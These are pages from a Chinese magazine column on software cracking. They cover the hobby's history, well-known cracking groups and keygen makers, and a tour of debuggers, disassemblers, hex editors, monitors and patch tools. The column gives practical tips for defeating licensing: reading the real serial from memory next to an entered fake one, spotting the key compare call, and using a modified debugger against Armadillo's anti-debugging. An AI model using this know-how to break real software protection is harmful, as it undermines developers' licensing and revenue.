赶快试试吧。

好了，有了这些招数作保障，你就可以尽情地冲浪，体验网络带来的无穷乐趣了！

密界寻踪——走近Cracker

编者按：在网上结识一小友，细聊之下得知他在破解方面颇有建树，正巧想开设个破解栏目，一拍即合，就让他做栏目主持人了。栏目中很多例子匀采用专供破解练习的Crackme程序。

文/木头

大家好，欢迎到“密界寻踪”栏目来做客，我是主持人木头。在这里，我们只谈破解！

Crack的精神

首先，需要大家端正一下学习态度——也就是对于破解的态度。每一个有一定修为的软件破解者，也就是Cracker，都很清楚，我们破解掉软件的序列号、功能限制、时间限制等等东西都不是最终的目的，一个真正的Cracker追求的是一种技术上的极致，一种对技术的无限渴望。不允许软件作者在它的软件里面留下一个充满未知的黑盒子，所以要分析这个软件，看看作者到底是如何实现软件的保护，这种保护机制有何优缺点，有什么值得借鉴之处。

最出色的保护体制一定会用到最出色的技术，或者在算法上，或者在编程的思想上，我们通过分析、研究，最终将它们搞清楚，那么我们就可以把这些心得用到自己编写的软件中去。很多Cracker最终之所以都成为了优秀的Programmer或是优秀的系统分析员，就是因为如此。所以，Crack有个更加专业的名字：“Reverse Engineering”，译成中文就是“逆向工程”。

当然，不可否认，某些时候，对软件施行“逆向工程”的确会影响到软件开发者的个人利益。由于这种影响的存在，很多开发者对于Cracker们可以说是抱有一种“仇视”的态度。其实细究之下，完全没有必要。真正对软件开发者造成严重损害的，不是Cracker，而是无耻盗用Cracker劳动成果的盗版商人。这些盗版者，不仅严重损害了开发者的利益，也严重损害了Cracker的利益和声誉。软件作为程序员知识的结晶，其产权的概念当然和其他产品有所区别，知识的传播不应该有任何的阻碍。也不会有任何真正的阻碍，在信息化的时代，掌握知识固然重要，可是掌握获取知识的方法才是重中之重。Cracker所使用的逆向工程技术就是一门教你如何从别人的软件中学习先进的软件设计思想的技术，其重要性可想而知。

Cracker的成长之路

说“逆向工程技术就是一门教你如何从别人的软件中学习先进的软件设计思想的技术”，似乎过于抽象了一点，我们可以从一个Cracker大致的成长之路略窥一下Crack的全貌：

1．最初级的阶段，当然就是很简单的破解序列号、时间限制、功能限制一类的工作。大部分的人都是因为受不了很多共享软件的诸多限制而开始研究破解的。

2．当你掌握了最基本的技术以后，就可以用它来分析、解决日常使用电脑所碰到的各种问题。这个时候，本来目的一致的人们会渐渐地产生了一些分歧，各自发现了自己感兴趣的领域。比如侧重于操作系统原理方面的朋友可以自己修改一些软件，让其更加适合自己使用，如修改软件的菜单、快捷键，或者给软件增加一些自己需要的功能，比如打印等。而侧重于软件算法方面的朋友，则会学到更多软件的加密算法，侧重于加壳方面的朋友，会碰到更加多的壳，可以学习到更多的壳方面的知识。总之，走到这一步，已经大

致地分出了方向。

3．如果你有足够的毅力、时间、自学能力和天赋，就能越过第二层，达到大师的境界了。这个层次的Cracker有个最大的共同点——都是优秀的Programmer，也就是说都有很深的编程功底。这就充分地体现了逆向工程技术的巨大作用。当然，编程只是最基本的要求，其他方面，每个人都会有自己独特的、理解特别深的方面，如系统的Kernel，密码学的算法等等。

接下来，我们就需要了解一下学好逆向工程技术，到底需要做出怎样的努力呢？

首先，最重要的是毅力，一种对技术的狂热。兴趣是最好的老师，如果你没有足够的兴趣作为动力支持，面对着大篇幅的汇编代码，很容易就会感到枯燥、厌烦，这样就永远都学不好Crack。国内Crack界的元老人物jojo在《看学论坛精华3》的前言上就曾经说过："让我们搞清楚作为一名Cracker最需要具备的基本条件，其实那并不是扎实的汇编功底和编程基础，你可以完全不懂这些。Crack的秘诀就是勤奋＋执著！记住并能做到这两点，你一样可以变得优秀。"也许在纸面上说毅力和执著会让很多人觉得这很不值得一提，可是有些事情自己不亲自尝试过，就永远都不会知道其中的滋味。我曾经调试一个BlowFish算法保护的程序，那是我第一次接触密码学的保护体系，光其中的中间运算结果，重要地址断点，运算过程就差不多写了一个笔记本，整整10个小时都在不停地调试，看到的都是无边无际的汇编代码，如果不是后来查找了BlowFish算法相关的资料，我还不知道要跟踪多久。而BlowFish算法算是密码学里面比较简单的算法，如果你碰到一个WinRAR，CloneCD等等使用椭圆曲线密码算法的加密体系，那其中的艰难困苦就更加难以想象了。所以，要成为一个优秀的Cracker，一定要有超人的耐心和执著精神。

其次，就是极其扎实的汇编功底和系统编程的知识。Crack是一件很低阶的事情，不像VB，Dephi等RAD工具，傻瓜似地拖动一下就能绘出一个窗口。在一个Cracker的眼里，任何事件，都要深入到汇编级的了解才行。一个窗口，要彻底分析它的消息相应函数，一个算法，要从寄存器和存储器的运算级别来理解清楚。可以想象，一个2–3M的软件，用VC++开发都要几个月的艰苦劳动，如果要在没有源代码的情况下，完全通过汇编代码的阅读，搞清楚它的运作机制，没有扎实的汇编和系统知识作为坚强的后台支持，是完全不可想象的事情。对于知识的积累，每一个学过计算机的朋友都清楚，那是没有任何捷径的，完全凭借日常的留心和努力，厚积才能薄发。当你的基础知识扎实以后，从事任何与计算机相关的研究，都是很轻松的事情。

前面的两点，都是很"形式上"的大道理，大家也许都觉得抽象了一点，不用担心，在日后的实践中，有很多的机会和时间让你慢慢体会个中真谛。

工欲善其事，必先利其器。逆向工程作为一个极其专业的领域，不光其指导思想与众不同，所使用的工具也是极具特色，和其他的领域差异巨大。要成为一个专业的Cracker，一定要熟练掌握常用的一些工具，最出名的TRW、Soft–ICE、W32Dasm都是大路货了，接触电脑多一点的人，或多或少都应该听过这些名词，这些可以说是Cracker们最基本的工具。可是不要认为会用这几个工具就足够了，入门之后，你会发现大堆的从来没有见过甚至没有听过的工具等待着你去学习。Crack的工具有个普遍的特色——小而精，着眼于很小的切入点，不要看它们块头小就不以为然，很多时候，就是那些小东西可以帮上你的大忙，所以，对于工具的了解一定要全面，我在以后的"密界寻踪"栏目中，会专门为大家介绍Crack所需要的各种工具，希望能在最短的时间内，让大家获取最多最有用的Crack知识。

Crack的产生、发展

任何一门学科，都有其产生、发展的过程，逆向工程当然也不会例外。现在Crack界内部比较认同的时间划分方法是以操作系统的变化为根据的，具体来说，分为如下几个阶段：

1．萌芽：20世纪70~80年代，DOS普及之前。那时，Crack完全是一种个人的行为，由于通信手段和计算机普及率的限制，Crack完全是一些电脑元老级人物业余的休闲。而且那个时候，"软件保护"这个概念完全没有成型，保护体系极其简单，逆向工程的任务大部分是在学习人家的编程思想。而且，那时逆向工程的技术主要是应用在单片机、苹果机编程领域，而且几乎没有任何文献流传下来，现在已经很难考证那个时代的技术发展水平和研究成果了。

2．发展：20世纪80~90年代初，DOS大范围普及，Windows崭露头角。DOS下，闹得最

轰轰烈烈的就是磁盘加密解密和游戏的密码破解了。那时，由于PC的普及和互联网以及软件产业的发展，研究Crack的人已经渐渐多了起来，但仍然只能说是小范围内的，没有形成规模行为。DOS发展到最后，简直就等于是一个“裸露”的操作系统，在很多高手的眼里，DOS是他们为所欲为的天地，可以轻易地进行他们想做的任何操作。不过，DOS底下的分段机制和保护模式的问题，在促进了一批高手诞生的同时，也成了很多电脑爱好者学习编程的拦路虎。所以，这个时候，并不是每个人都能学会Crack。编程的复杂度，限制了Crack人数的增加。

3．停滞：Windosw95渐渐普及，相对于DOS系统，Windows是一个全新的操作系统，它的运作模式和工作原理完全和DOS不同。这个时候，Cracker们研究的更多的不是如何去破解保护系统，而是把精力都投放到了研究这个新兴的操作系统上，涌现出了很多对系统原理论述的文章。而在纯粹的Crack领域，并没有飞跃性的发展。

4．繁荣：当然就是1997年以后了。在大家都熟悉Windows以后，各种保护体制当然也会被逐个攻破。前一个阶段，大量的系统运作原理的研究的知识积累给Crack的繁荣提供了强大的技术支持。软件开发商开发出了很多非常低阶的软件，如Vopt99这种直接和硬件接触的软件。而集中体现Crack技术的加壳领域，也是在20世纪90年代末才出现了巨大的发展，出现了Asprotect这种非常强劲的商业保护体系。这个阶段，互联网在全世界开始大面积的普及，这更加方便了大家互相交流学习的经验，进一步促进了逆向工程的发展。

对立面——加密技术

其实，任何事情都有其对立而统一的另一面，逆向工程当然也不会例外。在Crack技术发展的同时，软件保护技术的发展也一直没有停止过，从最初的磁盘加密，到现在泛滥的序列号、软件狗等等，都是和Crack技术同步发展，互相促进的。现在，软件中普遍使用的加密体系大概有如下几种：

1．磁盘加密：这是DOS底下流传到现在的老东西了，KV300是其中的佼佼者，把磁盘加密的最高境界展现得淋漓尽致。

2．序列号加密：这是现在用得最多，也是最方便的加密方法。不过，如果没有很好的算法的配合，这种加密体制实在是太脆弱了。

3．KeyFile加密：从其实质来说，KeyFile加密和序列号加密是一种类型的，只不过KeyFile是把注册码以文件的形式提供，增加一些跟踪分析的难度而已。

4．软件狗加密：这是大部分的商业软件所采用的加密方法。由于破解软件狗的资料很少，加上软件狗的法律保护很严格，这种保护体制目前还算比较安全。

5．光盘加密：主要用于PC游戏光盘的加密，防止光盘被复制，不允许在游戏的过程中拿出光盘等。这种加密体系强度可强可弱，视不同情况而定。一般来说，国内的光盘加密手段比较简单，而国外的大游戏公司，如WestWood等，其光盘加密手段非常先进，强度很高。

以上所述的都是不同的加密体系，有这些加密体系，可以达到很多不同的加密效果，如警告窗口、功能限制、使用时间限制等。

虽然加密手段千姿百态、各有特色，不过逆向工程所使用的方法却是典型的“以不变应万变”，不管对付何种加密，静态分析加上动态跟踪都是百试不爽的法宝，所不同的只是在跟踪分析的时候侧重点不同罢了。

国际Crack组织

Crack技术发展到如今，全世界涌现出了不少著名的破解组织和个人，其中以Core，TMG，DAMN三个组织技术最高，在Crack界声誉也是最高。下面简单介绍一下这三个组织。

Core——Challenge of Reverse Engineering CRACK！

成立于1997年6月。创办者是eGIS和hambo。eGIS是全世界最著名的Cracker（请注意后面没有“之一”），身份一直神秘。据我猜测他有可能是华人，因为他做的AcdSee 2.4的注册器用的VC++5.0中文版编译。据说他曾经在1997年的时候花了3400美元买了一套正版的Watcom C（仙剑奇侠传就是用这个编写的）研究。那时他大概17~18岁。eGIS做出过很多大家公认超级难度的注册机——AcdSee 3.0、WinRAR 2.8 bate2等等，对于密码学有着深厚的研究和敏锐的嗅觉。当初，WinRAR就是被他看出来椭圆算法的实现上有个漏洞而做出来的。而AcdSee 3.0全世界据说只有他一个人做出了注册机。我还看过一篇文章，说“超级兔子”系列软件可以用egis作为万能注册名（就是可以随便输入注册码都可以成功）注册，

不过那是1~2年前的事情了，超级兔子升级了这么多的版本，估计现在不行了。由于有他的带领，Core也差不多成为了全世界Cracker们的Core（核心）了。

TMG——The Millenium Group

2000年新成立的组织。由于其中有全世界著名的Cracker——tHE EGOiSTE而声名鹊起，成为可以与Core比拼的破解组织。tHE EGOiSTE也是一位优秀的密码学研究者。他做的RsaTools和DSATools在破解和研究RSA以及DSA算法上，都显示出卓越的功效。另外，TMG还做出过CloneCD的注册机，堪称绝响。以前大家认为CloneCD用的是单纯的椭圆算法，最后TMG研究出来它还用了TAE算法，并且为这两种算法都写了相应的注册机，可见其成员功力之深厚。TMG对其成员要求极度严格，一个月差不多要求写出100个注册机——也就是一天三个，够恐怖！难怪他们能够后发制人，跻身“三足”之列。

DAMN

这个组织全称就叫DAMN。该组织集中精力研究密码学，基本上所有成员都对密码学有很深的研究。Recca曾经写出过RSA1024的注册机，虽然利用了漏洞，不过功力仍然不能小觑。其首领ivanopulo更加是个中高手，令人难望其项背。该组织所做的KeyGen（注册机）和Patch（程序补丁）每一个都是精品，他们从来不以发布破解的数量来赢得自己的名声，只是集中精力研究大家公认的难题，取得一个又一个辉煌的成绩，进而得到全世界的认可。

除了上述公认三强外，破解界还有Amok，TNT、Team Cracking等组织，在此就不花篇幅介绍了。

当然，除了这些组织，还有很多独立的不加入任何组织的优秀Cracker，他们坚信Crack只能是一种个人的探索行为，一旦成立或者加入了什么组织，就违背了Crack最初的精神。这些独行侠们只在自己感兴趣的BBS上崭露才华，而且大都身份神秘。

除了组织和个人之外，当然还需要有著名的网站和空间给他们提供一个崭露自己的舞台。全世界最著名的逆向工程技术性网站就是架在woodmann上面的Fravia，最初由Cracker的开山鼻祖+ORC建立。

+ORC以其18篇“How To Crack……”奠定了其Cracker中的鼻祖地位。那18篇文章就是如今读来，仍然给人启迪不小，国内著名VB和Dephi研究者小楼曾坦言从中获益良多，如今还常常翻阅，温故知新。+ORC其人也是如迷如幻，现今还无人得知他是何方神圣。他自称The Red Crack，所以，很多人猜测他是苏联时期的东欧那边的人。现在Fravia的版主是+tsehp，主要是收集Fravia论坛里的精华文章，大部分都是英文，所以读者们注意了，赶快去补补英文哟！经过这么多年的积累，Fravia已经可以算是博大精深了。如果你能看完Fravia里的文章，并且大部分理解，那你也差不多成了国际的一流选手了！

除Fravia以外，还有一个经典的逆向工程技术性的网站：CrackZ's Reverse Engineering Page，这个站点是CrackZ的个人主页，里面内容丰富，分类有加密狗，时间限制，Visual Basic，注册机源代码收集，密码学基础等。很多文章都是CrackZ的原创精品，另外也有一部分其他人的经典作品。想进一步提高自己水平的Cracker们，不能不去看看这个站。不过最近由于一些没有公开的原因，CrackZ把他的网站暂时关闭了，不能访问。据估计一段时间以后才能恢复。网上有人发布过他的网站的打包，总共200多M，有兴趣的朋友不妨去搜索一下。

国内Crack组织

国际上的大致情况就介绍到这里，现在我们把目光移向国内。国内的破解起步比较晚，是受台湾的Error Free、Heibow、yhq等人的破解文章影响而起步的，可是经过了十多年的发展，现在国内的破解水平已经领先台湾很多了，据我所知，宝岛上现在还有的大虾有PeterS，ken等人，他们和大陆的交流也算频繁，关系不错。

国内现在水平最高的破解组织是CCG——China Cracking Group，头儿就是大名鼎鼎的Sun Bird，另外核心成员还有“似曾相识”、“jojo”、“BlowFish”等，他们每一个人都拥有不逊色于国际高手的实力！每一个国内的Cracker都梦想着能够通过CCG的考试，成为其正式的成员，因为那是对实力的肯定。

除了CCG，较有影响力的组织还有BCG——Beginners' Cracking Group，它是由CCG成员CrackerABC成立的专门面向初学者的破解组织，人员众多，里面也不乏高手。很多汉化界的老大

们也纷纷加入，给BCG添砖加瓦，BCG现在人丁兴旺，很有发展前途。

国内比较出名的逆向工程技术性站点就是Toye的“看雪学院”，由于看雪论坛的火爆，终于打造出了“看雪”这个密界的金字招牌。国内每一个Cracker都曾经在看雪学院汲取过营养，得到提高。那里的确是个Cracker们交流、学习的好地方。

最后，为了让大家对Crack有个更加感性的认识，给大家介绍一些国内破解界的名人，因为Crack是个专业性很强的领域，里面的人和事大家以前都接触得少，如果想在Crack上有所建树，就要以他们为榜样了。

Ljtt——当之无愧的国内第一“脱星”（软件脱壳）。对于PE文件格式、软件加壳、脱壳和系统底层技术了解非一般人能及。

Aming——国内FoxPro破解第一高人。曾写过VFP&EXE、断剑、ReFox等工具，有“VFP杀手”之称。

BlowFish——国内破解综合实力第一强，更是密码学超人。研究生毕业，在深圳闯荡一番后，现在到北京谋求更大发展。该人对于算法，系统，网络，皆精通，编程语言从ASM到JAVA似乎还没有发现其不会者，能在Windows 98/2000/Linux/Unix等各种系统下破解。

AsmBoy——国内磁盘解密高手。当KV300、瑞星等加密磁盘火热非常的时候，他已经能轻松在自己的机器上成批“生产”那些加密盘了。

zoudan——计算机系毕业。大家用的那个能显示IP的QQ就是他做的，他对于QQ有自己深刻的研究，俨然集Hacker和Cracker于一身的高人。不知道读者中有没有看过他的《CIH病毒源代码分析》，那篇文章可是不可多得的分析教材。

高手还有很多，上面列举的只是最近比较活跃，知名度比较高的一些。还有很多前辈的高手和一些隐士们，由于刻意对自己的身份加以保密，很少有人知道他们的真实身份。这里对他们的介绍就无从说起了。

结束语

好了，国内最著名的破解组织和几位Cracker都介绍过了，本期的“密界寻踪”也到了该收尾的时候了。本期只是和大家聊聊破解的发展过程、著名组织和高手，让大家对破解有个了解，真刀真枪的东西会在以后的“密界寻踪”栏目中陆续与大家见面。另外，大家在学习的过程中，如果有什么问题，可以直接发E－mail到：mijiexianzong@sina.com，我会尽我的能力回答大家的问题的。不过有一点先声明，我只回答技术上的问题，对于索要注册机、注册码、正版软件一类的信件，我会毫不留情地把它Del的！

（上接第248页）

```
test eax eax
jz(jnz)
```

这个形式比较特别，了解堆栈操作的人稍微分析一下就能看出，它的关键Call是第一个Call，不是jz前面最近的那个Call。

以上3种是最常见的关键比较方式，随着大家对逆向工程研究的深入，会慢慢体会到这些关键的比较形式的极端重要性。

上面介绍的都只是一些从事逆向工程所需要的最基本的工具而已，只要你稍微想往哪个方面深入发展一点，就会碰到更多的新工具，甚至有时候还需要自己操刀写一些专门的东西，学习是永无止境的。

回头看看，虽然拉杂写了这么多，不过和实际应用中所使用的各种工具的复杂度相比较，毕竟还是差了一些档次。很多软件、算法，看着人家写出来的文章是很容易理解的，可是一旦自己亲自碰上了，在没有实践经验的条件下，总是会感觉很棘手，这是学习任何东西都会碰到的情况，大家千万不要因此而感到灰心丧气，坚持坚持再坚持，很多逆向工程大师就是这样成长起来的。

文章的结尾，按照惯例，给大家预告一下下一期栏目的主要内容：

1.给出一个最基本的序列号保护的Crackme的详细破解过程。

2.给出一个最基本的KeyFile保护的Crackme的详细破解过程。

3.给出一个最基本的Nag保护的Crackme的详细破解过程。

以上3种情况属于最基本的逆向工程练习，目的在于给大家打好基础，熟悉一下基本的概念，更精彩的东西还在后头呢！

密界寻踪——Crack的武器

工欲善其事，必先利其器。程序员有他们的倚天剑，Cracker 们当然也有自己的屠龙刀。我们“密界寻踪”第二期，首先就给大家介绍一下各种破解工具的使用方法及其特点。由于 Crack 所使用的工具大 部分比较小巧且专业，所以在圈子外面知名度都不高，不过各位初学的朋友千万不要因为它们不出名就小瞧它们，熟练掌握和使用这些工具，是成为一个优秀 Cracker 的最基本的条件之一。好了，下面开始我们的介绍吧。

栏目主持：木头

操作系统

对于 Cracker 来说，最好的 Crack 平台就是 Windows 98 了。Windows 98 下有很多功能非常强大的 Crack 工具， TRW，ICEDUMP 等，基本上可以算是无所不能。而 Windows 2000 下就没有这么方便的工具可以使用。所以，如果软件能够在 Windows 98 下运行，那么最好在 Windows 98 下进行分析，得出的结果在 Windows 2000 下完全能够使用。

调试工具

调试工具是 Cracker 使用最频繁的工具了，一个调试工具的强大与否很大程度上能够决定一个 Cracker 对一个软件的分析深入程度。一般的调试工具都会具有如下的基本功能：在程序中设置断点、汇编级跟踪程序的执行、查看寄存器、内存、堆栈数据、监视计算机各个端口的操作、动态修改程序的执行代码、改变程序的执行流程。在这些基本功能之上，由于各个调试器所针对的问题不同，而各有各的特色。下面我就给大家介绍一下几个著名的调试器的功能和特色。

Soft-ICE——调试器领域当之无愧的头把交椅。稳定性和强大性都是首屈一指的。而且[它不仅仅是一个专门的调试器而已，配合 DriveStdio 里面其他的工具，它立刻成为驱动开发者最得力的助手。总之，只要是在特别低阶的场合，Soft-ICE 总有它大展拳脚的地方。Soft-ICE 只有 4.05 以前的版本是单独发行的，后续的版本都被集成进了 DriveStdio，所以如果要安装它的话，也还是有一番折腾的。不过安装好以后，它的强大功能绝对让你不后悔安装了它，特别是在 Windows 98 底下，配合 IceDUMP 和 FrogICE，几乎可以说是无所不能，而在 Windows 2000 和 Windows XP 底下，由于系统的内核保护机制得到了大大的加强，它的功能表现得有所削弱，特别是和它搭档的 IceDUMP，在 2000 和 XP 底下削弱更多。不过我相信，随着对操作系统运作机制研究的进一步深入，NuMega 的程序员会在 2000 和 XP 底下为 Soft-ICE 开发出更加强大的功能的。

TRW2000——国人刘涛涛开发的专门针对 Crack 作了很大优化的调试软件。内部集成了自动脱壳，自动修复文件头，保存内存数据和反汇编结果到磁盘文件等 Cracker 经常使用的各种功能；不用常驻内存，可以随时启动和退出；程序体积小巧，界面简单，使用方便，最适合刚入门的新手使用。不过缺点也不少，最大的缺点就是只能在 Windows 98 底下使用，Windows 2000 和 Win XP 底下就英雄无用武之地了。而且在稳定性和内建的汇编器上面，还有很多值得改进之处。不过瑕不掩瑜，它仍然是一款值得所有中国人为之骄傲的作品，随着推出的时间的增加，越来越多的国外 Cracker 也喜欢上了这个工具。在新出的 tKC 教程中，就经常出现 TRW 的身影。下面是 TRW 最具特色的几个命令：

pnewsec：当程序运行到一个新段的时候中断 。

pedump：dump pe 文件在内存的镜象，不重建 PE 头，生成的文件一般不能跨平台，跨系统运行。

makepe：dump pe 文件在内存中的镜像，并

且重建PE头，生成的文件经过一些善后工作，可以跨平台、跨系统运行。

pmodule：当执行到程序领空时中断。

d/w/u sth > filename：保存内存数据或者反汇编结果到名为filename的磁盘文件中。

ver blue：改变界面显示的颜色搭配。这个命令不能算是特色，不过由于在它的操作手册中没有写入，而在不同的显卡上，TRW的界面表现各异，又经常需要使用这个命令，所以在此特地把它提出来。

TRW还是一个"开放式"的软件，在它的说明文件中，详细描述了它的插件开发接口。现在网上最有名的TRW插件是为TRW增加浮点运算支持的插件，有兴趣的朋友可以自己开发出更加强大、方便的插件。

另外一个关于TRW不得不提到的就是CCG成员娃娃为TRW制作了1.03版和1.22版的修改版，在界面和内核方面作了一些调整。一些使用Melt-TRW技术来Anti-TRW的软件，在娃娃的修改版面前无能为力。最著名的例子就是保护措施非常强悍的著名商业保护软件Armdillo，用Soft-ICE和原版的TRW跟踪它非常费劲，可是使用娃娃修改的TRW可以非常方便地一G就G到入口处，然后完成脱壳工作。

ollydbg——新出的一款调试工具，运行在Ring3级，所以不能用它调试系统的0级程序。不过由于Ring3的原因，你可以一边调试程序一边欣赏自己喜欢的MP3，这在TRW底下是不能想像的（至于在S-ICE中，你可以借助IceDUMP达到目的，不过需要你有ISA声卡）。而且它是典型的视窗形操作界面，对于习惯了菜单和窗口的用户可以很快上手，不必记忆繁琐的命令行；直接显示FPU，MMX、SSE、3DNOW等特殊寄存器。不过它的功能比较简单，不够强大，只是在一些特定的情况和做不太复杂的跟踪的时候可以使用。由于该调试器面世时间不长，名气还不算很大，所以Anti它的软件还不多。由于Ring3级的原因，加入Anti的代码是非常容易的事情，而且可以实现的破坏工作也很多，大家使用的时候要特别小心。

以上三种是现在比较流行，且功能比较强大的调试器，其他的还有诸如DOS底下的TR、Ydebug等，虽然也有其自身的特色，不过由于平台原因，在此就不作介绍了。

静态反汇编工具

静态分析和动态跟踪从来都是Cracker的两把杀手锏，一个优秀、迅速、适用文件和指令集类型广泛的静态反汇编工具，能够给Carcker们提供极其丰富的信息，为逆向工程的开展提供最大程度的便利。现在比较流行的反汇编工具主要有三个：Sourcer，W32Dasm和IDA。

Sourcer——DOS底下就有了。一路升级，现在最新是是8.10版。在DOS底下，Sourcer的名气非常大，它的说明是这样写的：反汇编代码比源代码还好读。不过自从进入Windows以后，它就渐渐地从前台退下去了。不过说实在的，DOS底下的Crack比Windows底下复杂多了，Sourcer能在DOS底下取得那么巨大的成功，软件本身的功能不容否认。

W32Dasm——小巧，实用。界面简单干净，功能虽然不算很多，不过每一种功能都非常实用。程序体贴地把引入函数、引出函数、字符串参考分开独立地列出来；反汇编代码的最前面，详细地列出了PE文件的各种信息；在生成的反汇编代码中，加入函数和数据参考信息；反汇编代码中，通过键盘快捷键很方便地执行跳转和子程序呼叫；内部自建了一个不算强大也不算弱的调试器，感觉调试器的操作不太方便。可惜的是，自从W32Dasm 8.93推出以后，这个软件就停止了升级。不过网上有人利用逆向工程的技术，给它作了一个补丁，打了这个补丁以后，它就内建了添加代码注释（按"；"键）和直接修改Hex值存盘这两项作Patch时最有用的功能，打了补丁后的版本称为"W32Dism++"。

IDA——The Interactive Disassemble，交互式反汇编软件。迄今为止，功能最为强大、丰富，支持文件种类，CPU指令集最多，交互性最强的反汇编的工具就是IDA了。如果把W32Dasm比作一个能工巧匠的话，那么IDA就是反汇编领域的大师，绝顶高手。它的交互性可以让你很方便地得到符合你要求的反汇编代码。

它内部有一种IDC语言，形式和C语言类似，可以做一些批处理一样的命令。现在的软件，越来越多地使用了代码运行中解密、Import Table破坏等防Crack的技术，使用IDA你就可以很方便地在静态的条件下，还原出代码和数据的本来

面目。还有不得不提的一点就是IDA在对付花指令上面也是一绝，很少有IDA不能反的花指令存在（连一些软件狗的花指令也逃不脱IDA的法眼）。不过强大的功能带来的是反汇编时间的加长和软件自身体积的疯狂增大，和W32Dasm不足1M的小巧身材比起来，IDA安装好后的二三十兆的体积可以算是庞然大物了。对于这样的软件，想要熟练掌握，决非一朝一夕之功，惟有勤于使用，勇敢摸索，才能掌握IDA的精髓部分。网上关于IDA的教程也逐渐多起来了，有兴趣的自己可以去找了看。另外特别值得一提的是IDA不光是针对0x86系列的CPU指令集有用，对于51等单片机的Hex文件也可以轻松反汇编，所以，对搞单片机开发的人来说，IDA也是一个不可或缺的得力助手。

当然，除开上述三种，还有很多其他的软件内建了反汇编器，例如汉化领域赫赫有名的PEexplore内建的反汇编引擎就非常不错，不过，由于这些软件都不是专业性的，所以功能和易用性上都没有上述两种强大。

Hex编辑工具

不说大家也知道，最出名的三个Hex编辑工具分别是：Hex WorkShop，WinHex，UltraEdit。虽然Hex编辑工具在Crack领域极其重要，不过由于其他报刊杂志对于Hex工具都有很详细的介绍，我在这里就不讲解了，只把我认为非常有特色的WinHex的一些独门武功展示一下，大家在使用的过程中，可以酌情选择适合的编辑器使用。

WinHex现在的版本中，对Cracker们最有吸引力的一项新功能就是它的内存编辑功能了。由+ORC提出的“数据约束性”原理告诉我们，在Windows的软件注册流程中，很多时候，真正的注册码会出现在假的注册码附近（偏移量大概为50H字节），所以，我们只要输入假注册码，在软件提示注册码不正确的时候，用WinHex搜索一下内存，看看我们输入的假注册码在什么地方，然后上下翻页，有时候就能够看到真正的注册码。不过，现在有些软件在提示出错之前，会做一些“毁尸灭迹”的事情，比如说把真正的注册码给抹掉，这样，我们在提示出错以后再编辑内存，就看不到真正的注册码了。这时，我们可以用TRW先跟踪，到觉得真正的注册码可能已经产生出来的时候，用suspend命令挂起程序，切换到WinHex中，编辑内存，就可以找到真正的注册码了。至于什么时候suspend挂起程序，没有固定的方法可言，跟踪调试多了，自然就会对代码有种特殊的敏感，到了那里自然就有感觉了。除开内存的编辑功能，它的硬盘编辑功能也是很有用的。恢复数据什么的就不说了，解决一些系统引导程序（BootStar等）在硬盘上设置的密码，的确很实用，设置密码前后的分区表格一比较，密码就很明显了。另外，它还可以把软件内部的一些数据用各种格式输出到文件（C语言源程序或者是汇编语言的数据定义格式），方便编写注册机。查找数值的时候，也提供了多种格式选择，如VB的宽字符格式等。由于有如上这么多的特点，现在越来越多的Cracker喜欢使用WinHex胜过了其他的编辑软件。

监视工具

很多软件把安装、注册等信息记录在注册表或者是一些关键文件（下面称之为KeyFile）里面。启动，运行，退出的时候随时检查，以校验自身的状态。对付这种软件保护措施，我们很自然就会想到用一个监视工具监视软件对注册表、文件的操作，借此达到找到软件保护突破口的目的。还有一些软件，利用一些比较不常用的比如硬盘序列号和网卡号进行加密，我们可以用一种Api Log的监视API调用的工具来判定软件使用了哪些信息作为保护。关于API监视，其实SmartCheck就是最好的监视工具，以前那种SmartCheck只能用于VB程序的思想是完全错误的。而对于注册表和KeyFile，我们有如下秘密武器：

RegShot——国人TianWei大侠的力作，记录两个时间系统重要文件和注册表的状态，进行比较，把比较得到的结果存盘。通过分析结果文件，我们可以得到这两个时间状态中系统的很多非常重要的变化信息。

RegMon——和RegShot不同，这个软件是实时监控系统注册表的变化的。软件一旦打开，读取、删除某个注册表的键值，它都会忠实地给你记录下来。不过现在有些软件在代码中作了一些手脚，导致RegMon失效，对于这个问题，现在尚

无行之有效的解决方法，只有自己用调试软件设置注册表读写断点来手动监视了。另外不能不说的一点就是，从我个人长期的使用经验来看，RegMon的监视不是万能的，有些时候软件自身并没有做手脚，但是RegMon仍然监测不到，所以，不要过分迷信RegMon，自己动脑筋分析才是最行之有效的方法。

FileMon——和RegMon一个公司出品的监视文件操作的软件。使用方法和特色上面没什么说的，打开软件，一切功能都是显而易见的，很容易就学会使用了。值得一提的是，这个软件在Fravia里面被完全解析过，从汇编级的角度完全分析了这个软件的运作机制。那篇文章可以算是很经典的一篇逆向工程的文章了。E文好的朋友不要错过，一定要去Fravia看看那篇东西。

补丁制作工具

关于补丁的概念，千万不能狭隘地理解成就是把暴力破解后的成果发布出来而已。补丁技术是一项极其有用的技术：没有哪个软件一发布就是完美无缺的，每一个软件都需要在发布出来之后，通过用户的实际使用，来确定软件内部哪些是需要改进的部分。大到MircroSoft的Windows，Office等，小到我们常用的记事本，CD播放器，在一个逆向工程学家的眼里，都可以给它们打上这样或者那样的补丁，从而使软件更加符合自身需要。

补丁技术总体上分为初级和高级两种：初级的补丁技术很容易掌握，就是暴力破解注册流程什么的，可以直接在软件内部修改很小一部分的代码，从而把软件改得符合自己的要求；高级的补丁技术主要是指通过把功能代码写在自己的Dll中，而在软件内部作极小的修改使其调用我们自己的Dll文件，从而达到给软件增加各种功能的目的。常见的增加功能的补丁有存盘补丁和打印补丁。对于高级的补丁制作，首先，需要对PE文件的格式有非常深入的了解，这样才能自己随心所欲地引入自己需要的Dll和Dll中的函数项。其次，需要对待补丁的软件运作机制有详细的分析和理解。要知道，软件的代码从某种意义上来说是非常脆弱的东西，很普通的一个堆栈调整或者参数传递的错误就会让软件甚至操作系统彻底崩溃，所以，如果你对目标软件了解不深，甚或是一知半解的话，那么你是绝对不能打好这个补丁的。最后，你自己的编程功底要过硬，Windows内部的运行机制决定了Dll的编写和一般的EXE文件的编写存在着很大的不同，而且，作为自己给软件增加的Dll文件，要传递什么参数给Dll是个最大的问题。很多时候Dll编写了一半，突然想起来原来还有个参数没有传递过来，那就要全部返工了；而且很多时候，我们需要的参数不是那么好找的，在调试器里面，看到的都是枯燥的千篇一律的汇编代码，而且对于软件内部所使用的数据格式也是一无所知，所有的一切都需要自己动脑筋去分析。所以，逆向工程一个非常大的体现在于补丁技术上面，一个高手可能只要非常少的补丁代码就能实现自己需要的功能，其基础，就是对于软件运行机制全面透彻的了解。

